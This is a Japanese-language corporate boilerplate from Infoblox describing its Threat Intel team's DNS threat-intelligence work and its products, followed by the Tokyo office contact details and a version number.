Infoblox Threat Intel は、独自の DNS 脅威インテリジェンスを創造する世界で唯一の DNS エキスパート集団です。Infoblox が選ばれる理由。それは、驚異的なまでの DNS スキルと、圧倒的な可視性。DNS は複雑で理解が難しいと言われますが、私たちの深い知識と独自のアクセスにより、サイバー脅威に的確に対処します。私たちは防御的なだけでなく、先を見越して、私たちの洞察を駆使してサイバー犯罪をその発生源から阻止しています。また、詳細な調査結果を公開し、GitHub で指標をリリースすることで、知識を共有し、より広範なセキュリティコミュニティをサポートしたいと考えています。さらに、当社のインテリジェンスは Infoblox DNS 検出および応答ソリューションにシームレスに統合されているため、お客様は自動的にそのメリットを享受できるだけでなく、誤検出率も驚くほど低く抑えられます。

Infoblox はネットワークとセキュリティを統合して、これまでにないパフォーマンスと保護を提供します。Fortune 100 企業や新興企業から高く信頼され、ネットワークが誰に、そして何に接続されているのかをリアルタイムで可視化し制御することで、組織は迅速に稼働でき、脅威を早期に阻止できます。

Infoblox 株式会社
〒 107-0062 東京都港区南青山 2-26-37
VORT 外苑前 I 3F

03-5772-7211
www.infoblox.com

バージョン: 20240130v1